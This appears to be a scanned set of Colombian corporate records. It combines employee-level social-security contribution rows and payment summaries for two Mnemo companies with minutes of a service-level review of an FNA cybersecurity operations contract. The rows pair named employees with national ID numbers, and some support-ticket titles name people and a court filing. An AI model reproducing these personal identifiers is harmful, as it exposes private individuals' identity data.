47	CC	1076657683	GRANADOS ROCHA MIGUEL ANGEL						X													23030 1	30	EPS017	30	CCF24	30	14-25	30	0.522%	30		Si
48	CC	1010840818	GUEVARA GUANCHA ERWIN SANTIAGO						X													25-14	30	EPS017	30	CCF24	30	14-25	30	0.522%	30		Si
49	CC	1082874657	GUEVARA RIZZO SANTIAGO						X													23030 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
50	CC	1033738924	GUZMAN PEÑA CARLOS ANDRES																			23020 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
51	CC	1075658745	HERNANDEZ PUIN ANGELA PATRICIA																			23030 1	30	EPS017	30	CCF24	30	14-25	30	0.522%	30		Si
52	CC	1099374748	LEAL GOMEZ DANIELA							X												23020 1	2	EPS037	2	CCF24	2	14-25	2	0.000%	2		Si
53	CC	1099374748	LEAL GOMEZ DANIELA																			23020 1	28	EPS037	28	CCF24	28	14-25	28	0.522%	28		Si
54	CC	52953219	LEON CERON MARIA ALEXANDRA																			23100 1	30	EPS005	30	CCF24	30	14-25	30	0.522%	30		Si
55	CC	1069769484	LOPEZ ZAMORA JUAN DAVID						X													23030 1	30	EPS002	30	CCF24	30	14-25	30	0.522%	30		Si
56	CC	1000149678	LOZANO GUTIERREZ MARIA CAMILA						X													23030 1	30	EPS017	30	CCF24	30	14-25	30	0.522%	30		Si
57	CC	1193088387	LUENGAS CORTES DAVID STIWEN						X													23030 1	30	EPS037	30	CCF24	30	14-25	30	0.522%	30		Si

[illegible]

Página 4 de 5

DATOS GENERALES DEL APORTANTE								
Identificación	dv	Razon Social	Clase Aportante	Sucursal Principal	Direccion	Ciudad-Departamento	Teléfono	Exonerado SENA e ICBF
NIT 900396176	1	MNEMO COLOMBIA SAS	B - MENOS DE 200 COTIZANTES	PRINCIPAL	CLL 99 10 19 OF 502	BOGOTA-BOGOTA D.E.	5527210	Si
DATOS GENERALES DE LA LIQUIDACION								
Periodo		Clave		Tipo	Fecha		Pago	
Pensión	Salud	Pago	Planilla	Planilla	Limite	Pago	Banco	Valor
2025-02	2025-03	1350333801	9483305144	E	2025/03/19	2025/03/20	BANCO BBVA COLOMBIA S.A.	\$170,981,500
RESUMEN DE PAGO								
RIESGO	CODIGO	NIT	DV	AFILIADOS	VALOR LIQUIDADO	INTERESES MORA	SALDOS E INCAPACIDADES	VALOR A PAGAR
AFP (ADMINISTRADORAS: 5)				86	\$90,926,600	\$57,500	\$0	\$90,984,100
COLFONDOS	231001	800,227,940	6	6	\$15,540,600	\$9,800	\$0	\$15,550,400
COLPENSIONES	25-14	900,336,004	7	16	\$16,534,900	\$10,400	\$0	\$16,545,300
PORVENIR	230301	800,224,808	8	33	\$23,785,500	\$15,000	\$0	\$23,800,500
PROTECCION	230201	800,229,739	0	27	\$28,273,300	\$17,800	\$0	\$28,291,100
SKANDIA	230901	800,253,055	2	4	\$6,792,300	\$4,500	\$0	\$6,796,800
ARL (ADMINISTRADORAS: 1)				88	\$4,704,100	\$3,000	\$0	\$4,707,100
COLMENA	14-25	800,226,175	3	88	\$4,704,100	\$3,000	\$0	\$4,707,100
CCF (ADMINISTRADORAS: 1)				88	\$23,651,900	\$14,900	\$0	\$23,666,800
COMPENSAR	CCF24	860,066,942	7	88	\$23,651,900	\$14,900	\$0	\$23,666,800
EPS (ADMINISTRADORAS: 10)				93	\$41,710,400	\$26,600	\$0	\$41,737,000
ALIANSAUD EPS (ANTES COLMEDICA)	EPS001	830,113,831	0	3	\$2,132,200	\$1,400	\$0	\$2,133,600
CAPITAL SALUD	EPSC34	900,298,372	9	1	\$119,900	\$100	\$0	\$120,000
COMPENSAR	EPS008	860,066,942	7	16	\$5,249,300	\$3,300	\$0	\$5,252,600
EPS SURA (ANTES SUSALUD)	EPS010	800,088,702	2	3	\$428,500	\$300	\$0	\$428,800
FAMISANAR	EPS017	830,003,564	7	10	\$1,821,300	\$1,200	\$0	\$1,822,500
FOSYGA	MIN001	901,037,916	1	8	\$3,527,600	\$2,300	\$0	\$3,529,900
FOSYGA RÉGIMEN DE EXCEPCIÓN	MIN002	901,037,916	1	1	\$200,000	\$200	\$0	\$200,200
NUEVA E.P.S.	EPS037	900,156,264	2	6	\$1,096,300	\$700	\$0	\$1,097,000
SALUD TOTAL	EPS002	800,130,907	4	9	\$1,255,600	\$800	\$0	\$1,256,400
SANITAS	EPS005	800,251,440	6	36	\$25,879,700	\$16,300	\$0	\$25,896,000
ICBF (ADMINISTRADORAS: 1)				10	\$5,928,200	\$3,800	\$0	\$5,932,000
INSTITUTO COLOMBIANO DE BIENESTAR FAMILIAR	PAICBF	899,999,239	2	10	\$5,928,200	\$3,800	\$0	\$5,932,000
SENA (ADMINISTRADORAS: 1)				10	\$3,952,000	\$2,500	\$0	\$3,954,500
SENA	PASENA	899,999,034	1	10	\$3,952,000	\$2,500	\$0	\$3,954,500
TOTAL				93	\$170,873,200	\$108,300	\$0	\$170,981,500

DATOS GENERALES DEL APORTANTE								
Identificación	dv	Razon Social	Clase Aportante	Sucursal Principal	Dirección	Ciudad-Departamento	Teléfono	Exonerado SENA e ICBF
NIT 901447968	1	MNEMO CYBER SEC SAS	B - MENOS DE 200 COTIZANTES	PRINCIPAL	CL 99 10 19	BOGOTA-BOGOTA D.E.	5527210	Si

DATOS GENERALES DE LA LIQUIDACION								
Periodo		Clave		Tipo	Fecha		Pago	
Pensión	Salud	Pago	Planilla	Planilla	Limite	Pago	Banco	Valor
2025-02	2025-03	1343477422	9483214244	E	2025/03/17	2025/03/17	BANCO BBVA COLOMBIA S.A.	\$40,582,700

LIQUIDACION DETALLADA DE APORTES																														
EMPLEADO			NOVEDADES												PENSION		SALUD		CCF		RIESGOS		PARAFISCALES							
No.	Identificación	Nombre	ing	ret	ide	tae	tdp	tap	vsp	cor	vst	sin	ige	lma	vac	avp	vct	irl	vip	Codigo	Dias	Codigo	Dias	Codigo	Dias	Codigo	Dias	Tarifa	Dias	Exonerado SENA e ICBF
SUCURSAL: PRINCIPAL (31 Afiliados)																														

Página 2 de 3

DATOS GENERALES DEL APORTANTE									
Identificación	dv	Razon Social	Clase Aportante	Sucursal Principal	Direccion	Ciudad-Departamento	Teléfono	Exonerado SENA e ICBF	
NIT 901447968	1	MNEMO CYBER SEC SAS	B - MENOS DE 200 COTIZANTES	PRINCIPAL	CL 99 10 19	BOGOTA-BOGOTA D.E.	5527210	SI	
DATOS GENERALES DE LA LIQUIDACION									
Periodo		Clave		Tipo	Fecha		Pago		
Pensión	Salud	Pago	Planilla	Planilla	Limite	Pago	Banco	Dias Mora	Valor
2025-02	2025-03	1343477422	9483214244	E	2025/03/17	2025/03/17	BANCO BBVA COLOMBIA S.A.	0	\$40,582,70

RIESGO	CODIGO	NIT	DV	AFILIADOS	VALOR LIQUIDADO	INTERESES MORA	SALDOS E INCAPACIDADES	VALOR A PAGAR
AFP (ADMINISTRADORAS: 5)				31	\$25,581,300	\$0	\$0	\$25,581,300
COLFONDOS	231001	800,227,940	6	3	\$2,648,200	\$0	\$0	\$2,648,200
COLPENSIONES	25-14	900,336,004	7	7	\$8,188,800	\$0	\$0	\$8,188,800
PORVENIR	230301	800,224,808	8	13	\$7,791,900	\$0	\$0	\$7,791,900
PROTECCION	230201	800,229,739	0	7	\$5,762,400	\$0	\$0	\$5,762,400
SKANDIA	230901	800,253,055	2	1	\$1,190,000	\$0	\$0	\$1,190,000
ARL (ADMINISTRADORAS: 1)				31	\$865,000	\$0	\$0	\$865,000
COLMENA	14-25	800,226,175	3	31	\$865,000	\$0	\$0	\$865,000
CCF (ADMINISTRADORAS: 1)				31	\$6,200,100	\$0	\$0	\$6,200,100
COMPENSAR	CCF24	860,066,942	7	31	\$6,200,100	\$0	\$0	\$6,200,100
EPS (ADMINISTRADORAS: 9)				31	\$7,288,500	\$0	\$0	\$7,288,500
CAPITAL SALUD	EPSC34	900,298,372	9	1	\$130,800	\$0	\$0	\$130,800
COMPENSAR	EPS008	860,066,942	7	6	\$954,500	\$0	\$0	\$954,500
EPS SURA (ANTES SUSALUD)	EPS010	800,088,702	2	2	\$286,700	\$0	\$0	\$286,700
FAMISANAR	EPS017	830,003,564	7	4	\$783,000	\$0	\$0	\$783,000
FOSYGA	MIN001	901,037,916	1	2	\$620,000	\$0	\$0	\$620,000
NUEVA E.P.S.	EPS037	900,156,264	2	3	\$322,000	\$0	\$0	\$322,000
NUEVA EPS MOVILIDAD	EPS041	900,156,264	2	1	\$159,200	\$0	\$0	\$159,200
SALUD TOTAL	EPS002	800,130,907	4	5	\$805,600	\$0	\$0	\$805,600
SANITAS	EPS005	800,251,440	6	7	\$3,226,700	\$0	\$0	\$3,226,700
ICBF (ADMINISTRADORAS: 1)				1	\$388,700	\$0	\$0	\$388,700
INSTITUTO COLOMBIANO DE BIENESTAR FAMILIAR	PAICBF	899,999,239	2	1	\$388,700	\$0	\$0	\$388,700
SENA (ADMINISTRADORAS: 1)				1	\$259,100	\$0	\$0	\$259,100
SENA	PASENA	899,999,034	1	1	\$259,100	\$0	\$0	\$259,100
TOTAL				31	\$40,582,700	\$0	\$0	\$40,582,700

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

Acta N°	33	Tema:	Reunión de revisión de ANS, contrato 173 de 2023
Fecha:	27/03/2025	Ubicación:	Virtual.
Hora inicio:	11:00 am	Hora fin:	12:00 pm

Objetivo	Reunión de revisión de ANS, contrato 173-2023 para el periodo comprendido entre el 22/01/2025 a 21/02/2025		
PARTICIPANTES CONVOCADOS A LA REUNIÓN			
Nombre completo	Dependencia	Cargo	¿Asistió?
Enrique Arrazola	Gerencia de Estrategia de TI y Aseguramiento Informático	Profesional 03	Si
Jaime Alejandro Becerra	Apoyo a la Supervisión CTO 173-2023	Profesional 03	Si
Maria Camila Vargas	Mnemo	Apoyo a la gerencia del proyecto	Si
Cesar Orlando Pinto	Mnemo	Gerente de proyecto	Si

1. TEMAS TRATADOS (Describir los puntos tratados en la reunión)

Revisión cumplimiento de ANS del período del 22 de enero de 2025 al 21 de febrero de 2025.

De manera conjunta, el FNA y Mnemo, verificaron cada uno de los siguientes niveles de servicio para la actividad desarrollada.

2. Acuerdos de niveles de servicio generales

2.1. Documentación

Durante el periodo evaluado se entregaron los siguientes documentos:

- Informe mensual de gestión del 22 de enero de 2025 al 21 de febrero de 2025.
- Informes técnicos por solución o servicio

Los anteriores documentos fueron enviados al apoyo a la supervisión de contrato designado por el FNA y cargados en la carpeta respectiva de Transfer.

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.2. Cumplimiento del sistema de gestión de calidad

En materia de cumplimiento de procedimientos, políticas, normas y directrices establecidas por el FNA, no se evidenció incumplimiento alguno por parte del Consorcio Mnemo SOC, por lo que se considera que no hay penalización.

1.2. Sistema de Gestión de Calidad					
Asegurar el cumplimiento de los procedimientos, políticas, normas y directrices establecidas por el FNA.					
Sistema de Gestión de Calidad	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
Cumplimiento en procedimientos, políticas, normas y directrices establecidas por el FNA.	A partir de 1 incumplimiento en procedimiento, políticas, normas y directrices	0	0	0	Ninguna

2.3. Atención de casos de soporte

Para el tiempo cubierto por la presente revisión:

Se generaron 14 peticiones de soporte para la solución Darktrace:

Número	Estado	Título
RF421448	closed	correo retenido
RF421799	closed	adjuntos bloqueados correo contactenos
RF422429	closed	aclaración importante de citación no 005721 25
RF422899	closed	alcance reporte de correos electrónicos sospechosos
RF422982	closed	correo sospechoso
RF423416	closed	rv: correo retenido // formulario para constructores - feria de vivienda 22 y 23 de febrero de 2025
RF423540	closed	rv: correo retenido // formulario para constructores - feria de vivienda 22 y 23 de febrero de 2025
RF423578	closed	rv: correo retenido // acuerdo de pago insolencia - maritza jimenez
RF423792	closed	rv: correo retenido // ??precios 2025 cartagena colombia traslados y tours 2025 ??
RF423869	closed	entrega archivos formato 1026 (información de préstamos otorgados)
RF424611	closed	correo electrónico de alerta
RF424715	closed	correo retenido // conozca la agenda oficial del vii congreso nacional e internacional de soluci
RF424946	closed	correo retenido // fwd: maribell sent you wetransfer_bonos-codificados-fna_2025-02-06_1414.zip via w
RF424963	closed	correo retenido // 3854095 - auto admisorio demanda laboral - rad. 76-111-6000-165-2023-00452-01 - n

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

Se generaron 28 peticiones de soporte para la solución trendmicro:

Número	Estado	Título
RF421449	Closed	RV: TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM P
RF421473	Closed	CREAR CASO
RF421488	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF421508	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF421665	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF421677	Closed	SOLICITUD DE EXCEPCIÓN EN EL PLÓTTER _JOSE _SERGIO _CRISTIAN
RF421774	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF421775	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF421947	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422060	Closed	SOLICITUD VALIDACIÓN RECEPCIÓN CORREOS LINA MARIA MARIN SUAREZ
RF422061	Closed	SOLICITUD VALIDACIÓN RECEPCIÓN CORREOS LINA MARIA MARIN SUAREZ
RF422192	Closed	DESBLOQUEO DE USUARIO DE EDUCACIÓN TECNOLÓGICA
RF422259	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422311	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422472	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422570	Closed	ELIMINACION DE HOST
RF422821	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422947	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF422960	Closed	CORREO SOSPECHOSO
RF423003	Closed	NOTIFICACIÓN DE CORREO- ADMINISTRACIÓN DE ANTIVIRUS
RF423129	Closed	RV: TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION
RF423136	Closed	79521509 MAURICIO SANTOS///RV: TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREA
RF423272	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF423403	Closed	RE: TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM P
RF423584	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE
RF424305	Closed	RECEPCIÓN DE CORREOS DE EXTERNOS (LONJA) // URGENTE
RF424743	Closed	CORREO REQUERIDO
RF424765	Closed	TREND MICRO CLOUD EMAIL AND COLLABORATION PROTECTION ADVANCED THREAT PROTECTION (ADVANCED SPAM PROTE

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.4. Cumplimiento del cronograma

El avance en el cronograma del contrato 173-2023 para el periodo en cuestión, a corte de 21-02-25, corresponde al 63% esperado vs 63% completado, sin que se presente desviación general.

ID		% completado	% completado esperado T1	Nombre de tarea	Duración	Comienzo	Fin
1		63%	63%	FNA 173 2023	556 días	vie 22/12/23	jue 29/01/26
2	✓	100%	100%	Fase de inicio	6 días	vie 22/12/23	lun 1/01/24
10	✓	100%	100%	Fase de planeación	45 días	lun 1/01/24	vie 1/03/24
11	✓	100%	100%	Identificación del contexto estratégico de la unidad de ciberseguridad en el FNA	25 días	lun 22/01/24	vie 23/02/24
15	✓	100%	100%	Construcción del plan de trabajo del proyecto	5 días	jue 1/02/24	mié 7/02/24
27	✓	100%	100%	Planeación de la implementación de la unidad de ciberseguridad	5 días	lun 26/02/24	vie 1/03/24
33	✓	100%	100%	Planeación de la arquitectura tecnológica de seguridad integral	10 días	lun 1/03/24	vie 12/03/24
38	✓	100%	100%	Planeación de apoyos y transferencia de conocimiento	43 días	lun 1/03/24	mié 28/02/24
42	✓	100%	0%	Entregables de planeación	27 días	lun 22/01/24	mié 28/02/24
50		62%	62%	Fase de ejecución	556 días	vie 22/12/23	jue 29/01/26
51	✓	100%	100%	Implementación de la unidad de ciberseguridad	80 días	jue 8/02/24	mar 28/05/24
58		53%	53%	Ejecución de actividades de apoyo circular 007	486 días	vie 1/03/24	mié 31/12/25
148		52%	52%	Ejecución de actividades de apoyo al plan de sensibilización	486 días	vie 1/03/24	mié 31/12/25
235	✓	100%	100%	Ejecución de análisis GAP de herramientas y servicios de ciberseguridad existentes	41 días	lun 15/01/24	lun 11/03/24
238	✓	100%	100%	Ejecución de actividades de evaluación de nivel de madurez actual	79 días	mié 27/12/23	lun 15/04/24
245		45%	45%	Medición periódica del nivel de madurez (monitoreo y mejora continua)	366 días	lun 22/07/24	mar 9/12/25
306	✓	100%	100%	Adquisición de herramientas tecnológicas	6 días	vie 22/12/23	lun 1/01/24
323	✓	100%	100%	Despliegue de herramientas tecnológicas	162 días	vie 22/12/23	jue 1/08/24
429	✓	100%	100%	Ejecución de actividades de transferencia de conocimiento	47,25 días	lun 1/04/24	mar 4/06/24
470		0%	0%	Actividades de consultoría FNA	177 días	lun 17/03/25	vie 14/11/25
608		56%	56%	Operación de servicios de ciberseguridad	556 días	vie 22/12/23	jue 29/01/26
980		54%	54%	Fase de monitoreo y control	509 días	dom 28/01/24	mar 30/12/25
981		55%	55%	Reunión de seguimiento	497,25 días	mar 13/02/24	mar 30/12/25
1081		54%	54%	Reunión de ANS	507,25 días	dom 28/01/24	lun 29/12/25
1106		0%	0%	Fase de cierre	75 días	mié 1/10/25	mar 13/01/26

A continuación, se detalla el avance en el cronograma de la extensión Otro si del contrato 173-2023 para el periodo en cuestión, a corte de 21-02-25, corresponde al 43% esperado vs 38 % completado.



FORMATO ACTA DE REUNIÓN

Código
GE-GP-FO-001

GESTIÓN DE PROCESOS Y CALIDAD

Versión: 0

Id	% completado	% completado esperado T1	Nombre de tarea	Duración	Comienzo	Fin
1	38%	43%	Etapas implementación Extensión contrato 173 U	99 días?	mié 18/12/24	lun 12/05/25
2	✓ 100%	100%	Inicio	13 días	mié 18/12/24	mié 8/01/25
6	37%	42%	Implementación tecnologías y servicios	99 días?	mié 18/12/24	lun 12/05/25
7	23%	29%	Datafabric	92 días	mié 18/12/24	mié 30/04/25
8	✓ 100%	100%	Planeación	12 días	lun 13/01/25	mar 28/01/25
12	19%	20%	Implementación	71 días	mié 18/12/24	vie 28/03/25
52	23%	29%	Gobierno de datos	58 días	jue 6/02/25	mar 29/04/25
62	22%	33%	Configuración de Casos de Uso (Modelos)	59 días	jue 6/02/25	mié 30/04/25
63	46%	55%	Implementación C.U.1 Gestión unificada de amenazas	33 días	jue 6/02/25	vie 21/03/25
74	17%	40%	Implementación C.U.2 Patrones de ata	38 días	jue 6/02/25	vie 28/03/25
97	20%	22%	Implementación C.U.3 Movimientos laterales	45 días	lun 17/02/25	mar 22/04/25
108	31%	37%	Implementación C.U.4 Evaluación de ri	46 días	jue 6/02/25	mié 9/04/25
116	5%	0%	Implementación C.U.5 Correlacionador de eventos	31 días	lun 17/03/25	mié 30/04/25
124	0%	0%	Etapas cierre modelos	1 día	lun 28/04/25	lun 28/04/25
125	0%	0%	Cierre etapa implementación Ciberanalítica	2 días	mar 29/04/25	mié 30/04/25
126	44%	55%	IPAM	78 días?	jue 26/12/24	mar 15/04/25
164	26%	26%	CyberArk PAM	93 días	jue 26/12/24	vie 9/05/25
165	82%	82%	Planeación	53 días	vie 27/12/24	mié 12/03/25
182	0%	0%	Implementación	15 días	mar 18/03/25	lun 7/04/25
214	0%	0%	Despliegue de Identity Endpoint MFA	1 día	mar 8/04/25	mar 8/04/25
218	0%	0%	Configuración de ALCM (Advanced Lifecycle Management)	2 días	mié 9/04/25	jue 10/04/25
223	0%	0%	Configuración de 1 campaña de Identity Compliance para revisión de accesos y certificados	2 días	vie 11/04/25	lun 14/04/25
228	0%	0%	Activación y pruebas iniciales de las Sesiones Web Seguras (SWS) para la autenticación, protección, supervisión, y control continuo de las sesiones web	2 días	lun 14/04/25	mar 15/04/25
233	0%	0%	Despliegue de aplicaciones del catálogo de aplicaciones para SSO	2 días	mié 16/04/25	lun 21/04/25
236	0%	0%	Descubrimiento y planificación a PAM Sa	4 días	mar 22/04/25	vie 25/04/25
247	0%	0%	Provisión de la documentación requerida para CyberArk Identity	2 días	vie 25/04/25	lun 28/04/25
253	0%	0%	Instalación, configuración y hardening de los componentes CyberArk (última versión estable)	1 día	mar 29/04/25	mar 29/04/25
258	0%	0%	Configuración de integraciones incorporadas y componentes	2 días	mié 30/04/25	vie 2/05/25
265	0%	0%	Verificación del correcto funcionamiento de CPM y gestión de sesiones por medio de PSM para plataformas	1 día	lun 5/05/25	lun 5/05/25
268	0%	0%	Implementación de Browser seguro (CSB) para 2 usuarios	1 día	lun 5/05/25	lun 5/05/25
272	0%	0%	Configuración y pruebas de SIA para 2 usuarios	1 día	mar 6/05/25	mar 6/05/25
276	0%	0%	Pruebas de la funcionalidad de acceso fuera de la red para 2 usuarios	1 día	mar 6/05/25	mar 6/05/25
278	0%	0%	Revisión general de los avances con los administradores de la solución y el	1 día	mar 6/05/25	mar 6/05/25
281	0%	0%	Migración de cuentas actuales y sus respectivos almacén de contraseñas	2 días	mié 7/05/25	jue 8/05/25
287	0%	0%	Posterior a la validación del privilege cloud se replica y migra SAFE, Cuentas,	1 día	vie 9/05/25	vie 9/05/25
293	0%	0%	Cierre etapa implementación PAM	1 día	lun 12/05/25	lun 12/05/25
294	71%	71%	ASM & IE (Superfície de Ataque)	63 días	mié 18/12/24	mar 18/03/25
295	✓ 100%	100%	Planeación	43 días	mié 18/12/24	mar 18/03/25
306	51%	51%	Implementación	53 días	jue 2/01/25	lun 17/03/25
307	51%	51%	Configuración	53 días	jue 2/01/25	lun 17/03/25
320	0%	0%	Cierre etapa implementación ASM	1 día	mar 18/03/25	mar 18/03/25
321	79%	79%	MAS Mobile Access Secure	71 días	mié 18/12/24	vie 28/03/25
322	✓ 100%	100%	Planeación	34 días	mié 18/12/24	jue 6/02/25
329	70%	70%	Implementación	70 días	mié 18/12/24	jue 27/03/25
346	0%	0%	Cierre implementación MAS	1 día	vie 28/03/25	vie 28/03/25

Observaciones:

El retraso en tiempos se da por el proceso previo en validaciones técnicas con personal del FNA y generación de acuerdos para la generación y proceso del control de cambios para montaje de vpn entre Stratio y FNA para la implementación de la solución de Datafabric.

	FORMATO ACTA DE REUNIÓN	Código GE-GP-FO-001
	GESTIÓN DE PROCESOS Y CALIDAD	Versión: 0

2.5. Disponibilidad de Plataformas

2.5.1. Disponibilidad solución Darktrace

1. Disponibilidad de la plataforma DARKTRACE					
Garantizar la disponibilidad y acceso a los servicios ofrecidos por la plataforma Darktrace					
Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
99,80% de disponibilidad.	Disponibilidad igual o superior a 99,80%	0	0	0	Ninguna



2.5.2. Disponibilidad solución DAM

2. Disponibilidad de la plataforma DATABASE MONITORING					
Garantizar la disponibilidad y acceso a los servicios ofrecidos por las plataformas de DAM					
Disponibilidad del servicio	ANS Establecido	Número de incumplimientos	Compensación	Valor a Descontar	Observación
99,80% de disponibilidad.	Disponibilidad igual o superior a 99,80%	0	0	0	Ninguna





FORMATO ACTA DE REUNIÓN

Código
GE-GP-FO-001

GESTIÓN DE PROCESOS Y CALIDAD

Versión: 0




